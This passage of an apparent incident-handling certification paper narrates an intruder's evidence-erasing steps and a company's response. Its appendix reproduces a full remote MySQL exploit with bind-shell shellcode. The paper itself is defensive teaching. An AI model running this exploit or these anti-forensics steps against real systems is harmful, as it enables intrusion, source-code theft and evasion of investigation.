 IEB1098I 136 OF 136 MEMBERS UNLOADED FROM INPUT DATA SET REFERENCED BY SYS00002
 IEB147I END OF JOB - 0 WAS HIGHEST SEVERITY CODE
 INMX000I 0 message and 717 data records sent as 28364 records to X.X
 INMX001I Transmission occurred on 01/08/2004 at 09:36:26.
 ***
```


Now that the transfer file is prepared, I will use the 3270 emulator to download it to my laptop:



To unpack the files from the TRANSMIT format, I use XMIT Manager utility[14].

[14] Available for download from http://www.cbttape.org/njw/index.html (January 15, 2004)

> "Xmit Manager is a Windows based tool that allows for the manipulation of IBM Mainframe created Xmit format files. With Xmit Manager you can open Xmit files and view or extract the data within them, whether that is binary or text based. Xmit files with Partitioned datasets or Sequential datasets content can be dealt with similarly through the Graphical Interface"



Now I have successfully obtained a complete set of product source files.

Keeping Access

In this case, there was no need to keep access, as my goal was already accomplished. If I needed to, I could have pursued some of 20 or so other vulnerabilities uncovered by Nessus on various systems while scanning the intranet.

Covering Tracks

All my access from the Internet was done from a "borrowed" wireless network. Therefore, it would be impossible to link the IP used for the attacks back to me.

I obtained VMware on a 30-day trial using an assumed name and a temporary Yahoo account. When I was at the victim's site, I never used the host operating system (Windows XP) for attacks. Instead, I used Linux running under a virtual machine. The MAC address was spoofed (by VMware) to represent a virtual MAC, which is unique for each virtual machine.

I immediately encrypted the two sets of files that I obtained, so if they were seized as evidence, the content would not be available as proof. I also changed the file timestamps using “touch” utility, so the file date and time could not be linked to the time of exploit. Then I wrote the encrypted files on 2 CD ROMs, exported my private key to another set of CD ROMS, which I stored off-site in four different locations.
When I was done, I reformatted the disk and reinstalled the operating system to remove any trace of those files, or VMware, ever being there.

The Incident Handling Process

Preparation

Security policy: establish policy that is not too expensive to create and support (the company is financially strained at the moment), and does not overly restrain the staff.

Establish responsibilities of employees, contractors, management and security staff. Enumerate specific resources that require protection (such as source code, employee information, customer information, financial data, email etc). Establish specific rules regarding password makeup and lifecycle, use of portable computers, VPN access from the European extranet, access to company network from Internet, wireless access points, use of encryption, physical access to the office and the sensitive areas within it, virus protection, use of proxies, personal firewall policy, procedure for applying patches, boot windows for servers, acceptable use of computers, etc). **Management support:** involve management sponsors to help with making decisions and allocating resources. Agree on what incidents require involvement of police, and when the incident information may be shared.

Counter-measures: Establish the budget (both in money and manpower) for initial and ongoing security effort and get management approval. Monitor expenditure and stick to your budget. Organize defense in depth: personal firewalls, virus protection, update mechanism, host based and network intrusion detection, on the perimeter and inside the network; lock down MAC addresses where appropriate. Periodically scan the network for vulnerabilities.

Implement sign-on banners.

Establish user-awareness program – periodic pizza-lunch meetings discussing security issues.

Other measures:

- no outgoing ftp and HTTP access is allowed except by proxy
- password strength and expiry is enforced by Windows group policy, and by periodic checks with password cracking tools
- most sensitive data is encrypted on disk
- VPN access from the Belgian extranet is controlled by a firewall
- machines on the network perimeter are hardened
- wireless access is only allowed via VPN
- all access from Internet by VPN only
- configuration of home machines used to connect via VPN must be approved and reviewed

Incident handling team consists of the company president, security officer (who is also the system administrator), mainframe system programmer, development manager, marketing manager, and whoever carries customer support pager at

the time. Each of ten developers and four support people take turns in providing first level customer support outside of business hours. Neither of them is a network or security expert, but they are all highly technical and resourceful. The security officer and (to a lesser extent) the development manager are familiar with use of Knoppix-STD[xviii], a CD-resident version of Linux customized for security-related use.

Ensure the team keeps the hard-copy contact lists with them. As the team is not large, no calling-tree scheme is required. Establish which meeting room would be reserved for incident handling.

Technical Preparation: enumerate the types of hardware and operating systems in the company. Procure adequate supply of disks, ensure backup software is available, test and document the backup procedure. Distribute hard copy of all incident-handling documentation to team members. Organize periodic incident handling dry runs.

Grab-bag: stock incident handling items: tape recorder, video recorder, photo camera, notebook with enumerated pages, backup media, disk-level backup software, boot diskettes for various operating systems, USB drive, SCSI and IDE drives, hub, cables (straight and crossover), laptop with multiple operating systems, two copies of Knoppix-STD CD (including network sniffing/monitoring software, forensic tools, and more), incident handling forms, evidence bags. The Grab-bag is stored in a metal storage cabinet, which is normally unlocked. The two keys are contained in the envelope attached to the outside of the cabinet. This cabinet will also serve as a safe to lock any evidence.

Identification

Monday, day 1, 18:00
The first attempt to break into ftp.rapidclientserver.com by using the MySQL buffer overflow exploit fails. MySQL crashes, but nobody uses it and this is not noticed. There is no alarm from Snort IDS, as the NOP sled is transmitted as its character equivalent (X'39303930..', and not X'909090...').

Thursday, day 4, 13:00
The intruder is given the permission to use the company office for a day. Company security policy is not clear on the issue on subleasing office space.

Friday, day 5, 8:00
The intruder starts using a company office. Scanning by nmap and ARP storm caused by Ettercap go undetected, as there is no IDS on the internal network.

Friday, day 5, 11:00
The intruder makes a mistake when using ARP sniffing – invokes ettercap without coding `-e /usr/local/share/ettercap/etter.conf`. As a result, ettercap does not know where the default gateway is, and can not redirect traffic going outside of the local subnet. The victim's Windows 2000 machine appears partially

hung. The user is technically advanced and curious, and resists the temptation to just boot and go on. He calls the colleague next door, and they stumble on a strange looking ARP table:

```
Command Prompt

C:\>arp -a

Interface: 10.20.1.57 --- 0x2
  Internet Address      Physical Address      Type
  10.20.1.1             00-0c-29-1e-19-76     dynamic
  10.20.1.5             00-0c-29-1e-19-76     dynamic
  10.20.1.6             00-0c-29-1e-19-76     dynamic
  10.20.1.20            00-0c-29-1e-19-76     dynamic
  10.20.1.22            00-0c-29-1e-19-76     dynamic
  10.20.1.29            00-90-27-1d-01-55     dynamic
  10.20.1.35            00-0c-29-1e-19-76     dynamic
  10.20.1.39            00-0c-29-1e-19-76     dynamic
  10.20.1.40            00-0c-29-1e-19-76     dynamic
  10.20.1.49            00-0c-29-1e-19-76     dynamic
  10.20.1.51            00-0c-29-1e-19-76     dynamic
  10.20.1.52            00-0c-29-1e-19-76     dynamic
  10.20.1.53            00-0c-29-1e-19-76     dynamic
  10.20.1.55            00-0c-29-1e-19-76     dynamic
  10.20.1.56            00-0c-29-1e-19-76     dynamic
  10.20.1.58            00-0c-29-1e-19-76     dynamic
  10.20.1.59            00-0c-29-1e-19-76     dynamic
  10.20.1.60            00-0c-29-1e-19-76     dynamic
  10.20.1.61            00-0c-29-1e-19-76     dynamic
  10.20.1.63            00-0c-29-1e-19-76     dynamic
  10.20.1.64            00-0c-29-1e-19-76     dynamic
  10.20.1.65            00-0c-29-1e-19-76     dynamic
  10.20.1.66            00-0c-29-1e-19-76     dynamic
  10.20.1.67            00-0c-29-1e-19-76     dynamic
  10.20.1.69            00-0c-29-1e-19-76     dynamic
  10.20.1.70            00-0c-29-1e-19-76     dynamic
  10.20.1.73            00-0c-29-1e-19-76     dynamic
  10.20.1.74            00-0c-29-1e-19-76     dynamic
  10.20.1.75            00-0c-29-1e-19-76     dynamic
  10.20.1.83            00-90-27-86-27-8c     dynamic
  10.20.1.217           00-0c-29-1e-19-76     dynamic
  10.20.1.222           00-0c-29-1e-19-76     dynamic
  10.20.1.241           00-0c-29-1e-19-76     dynamic

C:\>_
```

Because they are curious, they copy and paste the screen content into a file. meaning to discuss this with the network administrator, but they forget to do it. The machine is rebooted and the work continues.

Friday, day 5, 13:10

The intruder successfully sniffs the mainframe userid and password.

Friday, day 5, 14:30

The intruder successfully mounts the NFS share and steals client source files. He leaves the office at 14:40.

Friday, day 5, 21:00

The intruder successfully signs on to the mainframe and steals server source files.

Sunday, day 7, 10:00

The victim whose mainframe credentials were stolen signs on to do some work from home. The time of last sign on is not right: Friday 21:00. The victim never shares his userid with anyone and realizes that there may be an intrusion. He calls the network administrator, but he is out skiing, and can not be reached by cell phone. The victim calls the support number, pager goes off, and the support person (who is also a member of the incident handling team) takes charge of handling the incident. He asks the victim to come into the office as well, but to leave his account signed on. In that way, the intruder can not sign in for the time being, at lest not with this particular userid.

Sunday, day 7, 10:05

The support person calls all the other members, but most of them are not reachable at the moment, so he leaves messages on cell and home phones, or with family members, asking them to come to the office ASAP. Only the marketing manager is at home.

Sunday, day 7, 10:40

Both members of the IH team and the victim arrive at the office nearly simultaneously. They sit down and first talk about the need to stay calm and avoid rushing their decisions. The intrusion happened over 36 hours ago, anyway. The support person is in charge, so he will make decisions, but he will also discuss each one with his peer before anything is done.

The marketing manager is a great asset, as he makes sure there is always a dose of humour in their discussions. He is also the scribe, noting everything they do in the notebook. The tape recorder is on at all times as well. The incident report form is filled out.

The first thing they try to evaluate now is “is the attack still under way?” The victim, who understands the mainframe, is of great use here. He logs on to his other account[15], and invokes SDSF[16] to check for any other interactive users, and for signs of unusual activity on the system. There is only one other on-line user. They call him at home to confirm it is indeed him who is using the system, and ask him to sign off. Everything else appears normal.

Sunday, day 7, 11:00

The victim wanted to change his mainframe password, but was not allowed to do it, at least for the time being. The IH team remembers that in this phase (Identification), **no changes to the system shall be made**. After writing down

[15] Mainframe users commonly have two TSO accounts: if their session hangs, they sign in with the second account and kill the original session.

16 SDSF (System Display and Search Facility), used to control jobs, their output, and system log

the victim's account of events, they go to his office and look at the ARP table. Not sure what to make of it, they leave everything as is. They lack the expertise to do any further investigation related to either mainframe or network logs. They spend some time checking the office for any signs of physical intrusion or damage. All systems appear to behave normally, none of the network services appear to be affected in any way.

The company's network is linked with the one of the parent company in Belgium via VPN. There is a possibility that the attack came from that link, or that it may compromise the network in Belgium as well. As RapidClientServer were only recently acquired by the Belgian company, it is not clear who is an emergency contact in Belgium and how to contact them. It is Sunday night there; just contacting the office will not be enough. The victim user is dispatched to do some research and find somebody to notify on the other side of Atlantic. He tries the company web page, finds "Hot Contacts" section under "Support", goes to "Belgium", a finds a phone number. There is a message (luckily, in English). But he is out of luck for many hours to come, playing phone tag, and trying to explain what the problem is to a person who hardly understands him. It is not clear if any action at all will result on the part of Belgians until Monday morning.

Sunday, day 7, 12:10

The mainframe systems programmer arrives. He starts using RACF[17] to review security-related information.

He is able to make a list of all logins since the incident began. Are any of them another intrusion? They proceed to confirm most of them by phone. One of the employees can not be reached. By now the system programmer establishes that the intruder accessed all source files, and notes what IP address was used. Not surprisingly, it belongs to a large ISP network. All this is written in the notebook, and photos are taken of relevant screens.

The other unconfirmed logon seems legitimate – the user only touched a few files, consistent with his area of work.

Sunday, day 7, 13:20

The team still resists the urge to cut off access from outside (the Internet connection, and the VPN link to Belgium). They recon that they should wait for others. Data may be compromised, but the daily backups are available, and apparently the intrusion had finished some time ago. They have a close look at the one account they know was compromised, and confirm that its authorization was not changed and it conforms to the company policy. While the account has access to source files, no sensitive system files could have been changed.

---

[17] Resource Access Control Facility (RACF) is decribed by IBM as follows

> An IBM licensed program that provides access control by identifying users to the system; verifying users of the system; authorizing access to protected resources; logging detected, unauthorized attempts to enter the system; and logging detected accesses to protected resources.

Sunday, day 7, 15:00

The president arrives. He receives a briefing, and makes the one decision only he is authorized to make: not to call the police for now, or discuss the incident with any outside entity, to avoid bad publicity. However, they decide to continue to gather the evidence anyway.

Sunday, day 7, 17:00

The network administrator arrives in skiing gear. He drove straight to work as soon as he was in the coverage area of his cell phone. He is now in charge of handling the incident, and he knows that there was an unauthorized TSO login on the mainframe, as well as strange symptoms on victim's computer the same day, network hang of some sort.

He is looking at the output of the "arp –a" command that was preserved at the time:

```
C:\>arp -a

Interface: 10.20.1.57 --- 0x2
  Internet Address      Physical Address      Type
  10.20.1.1             00-0c-29-1e-19-76     dynamic
  10.20.1.5             00-0c-29-1e-19-76     dynamic
  10.20.1.6             00-0c-29-1e-19-76     dynamic
  10.20.1.20            00-0c-29-1e-19-76     dynamic
.......
```

It appears that no matter which IP address the victim wanted to communicate with, his ARP table was set up to send the packets to the same computer: the one with the MAC address of `00-0c-29-1e-19-76`. That is the signature of ARP man-in-the middle attack: somebody was eavesdropping, and possibly obtained the TSO userid and password at the time the victim signed on.

The team wonders who the intruder might be. The development manager arrives and he is the one who remembers the one-time Co-op student being in the office on Friday. The student is immediately suspected.

The network administrator is hoping to find some log entry that would show when this MAC address first appeared on the network, and when it went away. If the corresponding port was the one in the office the Co-op student was using, and if the MAC number belonged to his laptop, there was hope that prosecution could be successful.

Unfortunately, he was not able to find any log entries at the MAC level. It appears that his switch should have been configured with SNMP to enable this type of logging.

The security policy states that police will be involved if there was an attack by an insider. In this case the attack was mounted from inside the network, but not by an employee, and therefore no action was taken.

The next step was to start scanning all the machines on the same subnet, as they were most likely to be compromised by ARP sniffing. They used nmap,

running on the grab-bag laptop booted off the Knoppix-STD CD. Every TCP port was scanned, not just the nmap default ports. Nothing stood out as unusual.

Containment

Sunday, day 7, 18:30

The head of the team decided they had learned enough to move to the containment phase.

First, the network was severed from the Internet and the Belgian VPN, and the mainframe was disconnected from the network. The Incident Handling Plan called for pulling the appropriate network cables, and indicated where to find them. The cables themselves were clearly marked with large labels, to avoid mistakes. Now the team was sure that a new attack could not be mounted from outside.

The two Active Directory servers were disconnected (also by unplugging the network cables), preventing users from logging on to the domain until the company was ready. If any of the domain accounts were compromised, this measure would help, at least with Windows machines.

The disk-level backups were made of the mainframe, of the machine that kept system logs for networking, and the victim's PC (2 copies). DriveCopy 4.0, booted from a write-protected diskette after a hard reset was used for the PCs. Mainframe backup tapes, and the original hard disks from the PCs were labeled, labels signed and dated. The artifacts were stored into a sealed evidence bag which was locked in the steel cabinet where the grab-bag usually resides. The second disk from the victim's PC was set aside for forensic analysis. Again, each step was carefully documented, including who did the backups, who touched the evidence, and who had the key to the locker. The support person, who was up part of last night providing customer support, left to rest at home.

Sunday, day 7, 20:10

The team splits in two parts – half of them go home to rest, and will come back at 03:00 to take over. Otherwise everybody will soon be too burnt out to be of any use. The main task now was to carefully check the rest of the systems to determine if any were compromised. Given that the company operates about 150 computers, it was an impossible task for tonight. The decision was made to check the perimeter systems first. Among other things, they examined every error or warning event in the event logs over the last three weeks.

This is how the team discovered the original attack on MySQL. The service crashed, and could not be restarted. After some research, they suspected a buffer overflow attack, but it was hard to be certain. As it was Monday morning in Belgium, the headquarters was contacted by phone to notify them of the incident. This was the first time they heard of it – the efforts to give them an early warning the previous night did not work out.

Eradication

The IH team was quite confident that no successful attack was mounted before last Friday, so they considered Thursday backups safe.
Although the machine hosting MySQL (and, more importantly, the company ftp server used by customers) appeared clean otherwise, they rebuilt it from scratch, disabled all but essential services, and restored the FTP directory from backups. As a precaution, the machine belonging to the victim or ARP sniffing was also rebuilt.

The obvious firewall security hole (many open ports for this machine) was removed, and all other firewall rules reviewed. Notes were made of other measures planned for the next few days. nmap and nessus scans of the whole network were initiated.

Monday, day 8, 08:00

The receptionist was instructed to meet all employees coming to work and tell them that network services were not available and there would be a meeting at 9:15.

Recovery

Monday, day 8, 09:15

The incident was announced to the employees. They were asked to change all their passwords immediately, and carefully watch for any signs of unusual system behaviour in their area of work. The president decided that all systems should be brought back to production right after the meeting. They will have another meeting at 12:00, and were to contact IH team if there was anything unusual.

Remainder of the week

There was a lot of activity related to removing or patching old software, locking down MAC addresses on the switch, fixing the VPN problems that led to leaving the mainframe open to Internet access, and scanning over and over again, until every security warning was either gone or could be explained as a false positive. The NFS share with client code, mountable by everyone, was discovered. At this point the team was pretty sure the client code was stolen too.

Lessons Learned

Friday, day 12, 10:00

The IH team meets to discuss plans for the post-mortem review. They draft the outline of the report, and divide it among themselves. They will have a short daily meeting for the next 3 days, and then everybody will submit their drafts. They will discuss the final text in a week's time.

Friday, day 19, 10:00

The draft of the post-mortem report is finalized. It focuses on

The cost of incident: Hard cost is not too difficult to assess. Lost time data is collected via time-sheets. So far the incident cost the company about 50 work days. A portion of the work that led to security improvements was about 50%. This was considered as "justified, but not planned expenditure". The rest was related to ultimately unproductive work, such as rebuilding compromised systems, and general disruptions. At the internal rate of $500/day, the cost was assessed at $12,500.

The damage resulting from loss of intellectual property would never be known. In long term, it may further erode the company market share.

An attack against the customer data in the field would be easier from now on. For example, if backup copies of RapidClientServer Manufacturing Resource Planning database were to be stolen from a customer site, their confidential data could be revealed much more easily[18].

The security weaknesses leading to the incident: incomplete security policy (intruder was given an easy access to the network; if space was to be subleased, additional physical and network security arrangements must be in place first); lack of security awareness (MySQL not removed, too many ports open for that machine, mainframe access from Internet allowed although the policy was to use VPN); lack of checks and balances to reconcile the actual situation with the policy;

Lack of management support: management was reluctant to allocate adequate resources to security efforts – especially training, and allocation of time for security planning and monitoring.

The Incident Handling process: worked quite smoothly, despite the fact that security expertise was only available many hours after the Incident Handling process started. The person who was originally in charge made the right decisions in not rushing into action before all the facts were established. However, identification should have occurred earlier – when there was the first evidence of ARP sniffing that went unreported. Again, this is a security awareness issue.

---

[18] The Belgian headquarters was very upset over this aspect of the intrusion. They were of two minds whether the incident should be disclosed to their customers or not. They made it clear that, in their opinion, the president of RapidClientServer was personally responsible for the security lapse.

Plans for improvement: the security improvement plan and budget were to be submitted to management for consideration.

Appendices

Appendix A – List of operating systems compatible with MySQL

This is an excerpt from MySQL documentation:

> This section lists the operating systems on which you can expect to be able to run MySQL.
>
> We use GNU Autoconf, so it is possible to port MySQL to all modern systems that have a C++ compiler and a working implementation of POSIX threads. (Thread suport is needed for the server. To compile only the client code, the only requirement is a C++ compiler.) We use and develop the software ourselves primarily on Linux (SuSE and Red Hat), FreeBSD, and Sun Solaris (Versions 8 and 9).
>
> MySQL has been reported to compile successfully on the following combinations of operating system and thread package. Note that for many operating systems, native thread support works only in the latest versions.
>
> - AIX 4.x, 5.x with native threads.
> - Amiga.
> - BSDI 2.x with the MIT-pthreads package.
> - BSDI 3.0, 3.1 and 4.x with native threads.
> - DEC Unix 4.x with native threads.
> - FreeBSD 2.x with the MIT-pthreads package.
> - FreeBSD 3.x and 4.x with native threads.
> - FreeBSD 4.x with Linuxthreads.
> - HP-UX 10.20 with the DCE threads or the MIT-pthreads package.
> - HP-UX 11.x with the native threads.
> - Linux 2.0+ with LinuxThreads 0.7.1+ or `glibc` 2.0.7+.
> - Mac OS X..
> - NetBSD 1.3/1.4 Intel and NetBSD 1.3 Alpha (Requires GNU make).
> - Novell NetWare 6.0.
> - OpenBSD > 2.5 with native threads. OpenBSD < 2.5 with the MIT-pthreads package.
> - OS/2 Warp 3, FixPack 29 and OS/2 Warp 4, FixPack 4.
> - SCO OpenServer with a recent port of the FSU Pthreads package.
> - SCO UnixWare 7.1.x.
> - SGI Irix 6.x with native threads.
> - Solaris 2.5 and above with native threads on SPARC and x86.
> - SunOS 4.x with the MIT-pthreads package.
> - Tru64 Unix
> - Windows 9x, Me, NT, 2000, and XP.

Appendix B – An Exploit for CAN-2003-0780

```
/* exp for mysql ([get_salt_from_password] problem)
 * proof of concept
 * using jmp *eax for linux
 * using jmp *edx for windows
 * bkbll(bkbll_at_cnhonker.net,bkbll_at_tom.com) 2003/09/13
 * Welcome to http://www.cnhonker.com
 * compile:gcc -o mysql mysql.c -L/usr/lib/mysql -lmysqlclient
 */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/select.h>
#include <netdb.h>
#include <mysql/mysql.h>

#define ROOTUSER "root"
#define PORT 3306
#define MYDB "mysql"
#define ALTCOLUMSQL "ALTER TABLE user CHANGE COLUMN Password Password
LONGTEXT"
#define LISTUSERSQL "SELECT user FROM mysql.user WHERE user!='root'
LIMIT 0,1"
#define FLUSHSQL
"\x11\x00\x00\x00\x03\x66\x6C\x75\x73\x68\x20\x70\x72\x69\x76\x69\x6C\x
65\x67\x65\x73"
#define BUF 2048
#define VER "2.0b4"

MYSQL *conn;
char NOP[]="90";
char linux_shellcode[]=
"db31c03102b0c931"
"c08580cdc3893474"
"d231c03180cd07b0"
"40b0c03109b180cd"
"c031c38980cd25b0"
"80c2fe43f07203fa"
"14b0c031c38980cd"
"c931c03125b009b1"
"17b080cdc03180cd"
"89504050b0c931e3"
"b180cda283c889e0"
"d0f70ae831c78940"
"894c40c0525050e2"
"4c8d5157db310424"
"66b00ab3835980cd"
"057501f874493a80"
"31d2e209c38940c0"
"fb8980cd3fb003b1"
"4180cd496851f8e2"
"68732f6e622f2f68"
```

```
"51e389696c692d68"
"51e28970e1895352"
"c031d23180cd0bb0"
;
//bind on 53 port
char win_shellcode[]=
"4A5A10EBB966C9333480017DFAE2990A"
"EBE805EB70FFFFFF99999895A938FDC3"
"12999999E91295D9D912348512411291"
"ED12A5EA6A9AE1879AB9E7128DD71262"
"CECF74AA9AA612C8F36B12623F6AC097"
"C6C091EDDC9D5E1AC6C0707B125412C7"
"5A9ABDDF589A784812FF50AA85DF1291"
"78585A9A12589A9B125A9A991A6E1263"
"4912975F71C09AF39999991ECB945F1A"
"65CE66CFF34112C3ED71C09CC9999999"
"F3C9C9C9669BF398411275CE999B9E5E"
"59AAAC99F39DDE1066CACE8998F369CE"
"6DCE66CA66CAC9C9491261CE12DD751A"
"F359AA6D9D10C08910627B17CF10A1CF"
"D9CF10A5B5DF5EFFDE149898AACFC989"
"C8C8C850C8C898F3FAA5DE5E1499FDF4"
"C8C9A5DECB79CE66CA65CE66C965CE66"
"AA7DCE66591C3559CBC860EC4B66CACF"
"7B32C0C35A59AA7766677671EDFCDE66"
"FAF6EBC9EBFDFDD899EAEAFCF8FCEBDA"
"EBC9FCEDEAFCFAF6DC99D8EACDEDF0E1"
"F8FCEBF1F6D599FDF0D5FDF8EBF8EBFB"
"EE99D8E0AAC6ABEACACE99ABFAF6CAD8"
"D8EDFCF2F7F0FB99F0F599FDF7FCEDEA"
"FAFAF89999EDE9FCEAF6F5FAFAF6EAFC"
"99EDFCF2";
int win_port=53;
int type=1;
struct
{
  char *os;
  u_long ret;
  int pad;
  int systemtype; //0 is linux,1 is windows
} targets[] =
        {
                { "linux:glibc-2.2.93-5", 0x42125b2b,19*4*2,0},
//              { "windows2000 SP3 CN",0x77e625db,9*4*2,1},
                { "windows2000 SP4 CN",0x77e7bec3,9*4*2,1},
        },v;

void usage(char *);
void sqlerror(char *);
MYSQL *mysqlconn(char *server,int port,char *user,char *pass,char
*dbname);

main(int argc,char **argv)
{
        MYSQL_RES *result;
        MYSQL_ROW row;
        char jmpaddress[8];
```

```
        char buffer[BUF],muser[20],buf2[1200];
        my_ulonglong rslines;
        struct sockaddr_in clisocket;
        int i=0,j,clifd,count,a;
        char data1,c;
        fd_set fds;
        char *server=NULL,*rootpass=NULL;
        int pad,systemtype;
        u_long jmpaddr;

        if(argc<3) usage(argv[0]);
        while((c = getopt(argc, argv, "d:t:p:"))!= EOF)
        {
                switch (c)
                {
                      case 'd':
                          server=optarg;
                          break;
                      case 't':
                          type = atoi(optarg);
                          if((type > sizeof(targets)/sizeof(v)) || (type
< 1))
                               usage(argv[0]);
                          break;
                     case 'p':
                          rootpass=optarg;
                           break;
                     default:
                          usage(argv[0]);
                          return 1;
                }
        }
        if(server==NULL || rootpass==NULL)
                usage(argv[0]);
        memset(muser,0,20);
        memset(buf2,0,1200);
        pad=targets[type-1].pad;
        systemtype=targets[type-1].systemtype;
        jmpaddr=targets[type-1].ret;
        printf("@--------------------------------------------------@\n");
        printf("# Mysql 3.23.x/4.0.x remote exploit(09/13)-%s
#\n",VER);
        printf("@ by bkbll(bkbll_at_cnhonker.net,bkbll_at_tom.com @\n");
        printf("--------------------------------------------------\n");
        printf("[+] system type:%s,using ret
addr:%p,pad:%d\n",(systemtype==0)?"linux":"windows",jmpaddr,pad);
        printf("[+] Connecting to mysql server %s:%d....",server,PORT);
        fflush(stdout);
        conn=mysqlconn(server,PORT,ROOTUSER,rootpass,MYDB);
        if(conn==NULL) exit(0);
        printf("ok\n");
        printf("[+] ALTER user column...");
        fflush(stdout);
        if(mysql_real_query(conn,ALTCOLUMSQL,strlen(ALTCOLUMSQL))!=0)
                sqlerror("ALTER user table failed");
        //select
        printf("ok\n");
```

```
printf("[+] Select a valid user...");
fflush(stdout);
if(mysql_real_query(conn,LISTUSERSQL,strlen(LISTUSERSQL))!=0)
        sqlerror("select user from table failed");
result=mysql_store_result(conn);
if(result==NULL)
        sqlerror("store result error");
rslines=mysql_num_rows(result);
if(rslines==0)
        sqlerror("Cannot find a user");
row=mysql_fetch_row(result);
snprintf(muser,19,"%s",row[0]);
printf("ok\n");
printf("[+] Found a user:%s\n",muser);
memset(buffer,0,BUF);
i=sprintf(buffer,"update user set password='");
sprintf(jmpaddress,"%x",jmpaddr);
jmpaddress[8]=0;
for(j=0;j<pad-4;j+=2)
{
        memcpy(buf2+j,NOP,2);
}
memcpy(buf2+j,"06eb",4);
memcpy(buf2+pad,jmpaddress,8);
switch(systemtype)
{
        case 0:

memcpy(buf2+pad+8,linux_shellcode,strlen(linux_shellcode));
                break;
        case 1:

memcpy(buf2+pad+8,win_shellcode,strlen(win_shellcode));
                break;
        default:
                printf("[-] Not support this systemtype\n");
                mysql_close(conn);
                exit(0);
}

j=strlen(buf2);
if(j%8)
{
        j=j/8+1;
        count=j*8-strlen(buf2);
        memset(buf2+strlen(buf2),'A',count);
}
printf("[+] Password length:%d\n",strlen(buf2));
memcpy(buffer+i,buf2,strlen(buf2));
i+=strlen(buf2);
i+=sprintf(buffer+i,"' where user='%s'",muser);
mysql_free_result(result);
printf("[+] Modified password...");
fflush(stdout);
//get result
//write(2,buffer,i);
if(mysql_real_query(conn,buffer,i)!=0)
```

```
                sqlerror("Modified password error");
        //here I'll find client socket fd
        printf("ok\n");
        printf("[+] Finding client socket......");
        j=sizeof(clisocket);
        for(clifd=3;clifd<256;clifd++)
        {
                if(getpeername(clifd,(struct sockaddr
*)&clisocket,&j)==-1) continue;
                if(clisocket.sin_port==htons(PORT)) break;
        }
        if(clifd==256)
        {
                printf("FAILED\n[-] Cannot find client socket\n");
                mysql_close(conn);
                exit(0);
        }
        printf("ok\n");
        printf("[+] socketfd:%d\n",clifd);
        //let server overflow
        printf("[+] Overflow server....");
        fflush(stdout);
        send(clifd,FLUSHSQL,sizeof(FLUSHSQL),0);
        //if(mysql_real_query(conn,FLUSHSQL,strlen(FLUSHSQL))!=0)
        //      sqlerror("Flush error");
        printf("ok\n");
        if(systemtype==0)
        {
                printf("[+] sending OOB.......");
                fflush(stdout);
                data1='I';
                if(send(clifd,&data1,1,MSG_OOB)<1)
                {
                        perror("error");
                        mysql_close(conn);
                        exit(0);
                }
                printf("ok\r\n");
        }
        printf("[+] Waiting for a shell.....\n");
        if(systemtype==1)
        {
                clifd=socket(AF_INET,SOCK_STREAM,0);
                client_connect(clifd,server,win_port);
        }
        //printf("[+] Waiting a shell.....");
        fflush(stdout);
        execsh(clifd);
        mysql_close(conn);
        exit(0);

}
int execsh(int clifd)
{
        fd_set fds;
        int count;
        char buffer[BUF];
```

```
        memset(buffer,0,BUF);
        while(1)
        {
                FD_ZERO(&fds);
                FD_SET(0, &fds);
                FD_SET(clifd, &fds);

                if (select(clifd+1, &fds, NULL, NULL, NULL) < 0)
                {
                        if (errno == EINTR) continue;
                        break;
                }
                if (FD_ISSET(0, &fds))
                {
                        count = read(0, buffer, BUF);
                        if (count <= 0) break;
                        if (write(clifd, buffer, count) <= 0) break;
                        memset(buffer,0,BUF);
                }
                if (FD_ISSET(clifd, &fds))
                {
                        count = read(clifd, buffer, BUF);
                        if (count <= 0) break;
                        if (write(1, buffer, count) <= 0) break;
                        memset(buffer,0,BUF);
                }

        }
}

void usage(char *s)
{
        int a;
        printf("@--------------------------------------------------@\n");
        printf("# Mysql 3.23.x/4.0.x remote exploit(09/13)-%s
#\n",VER);
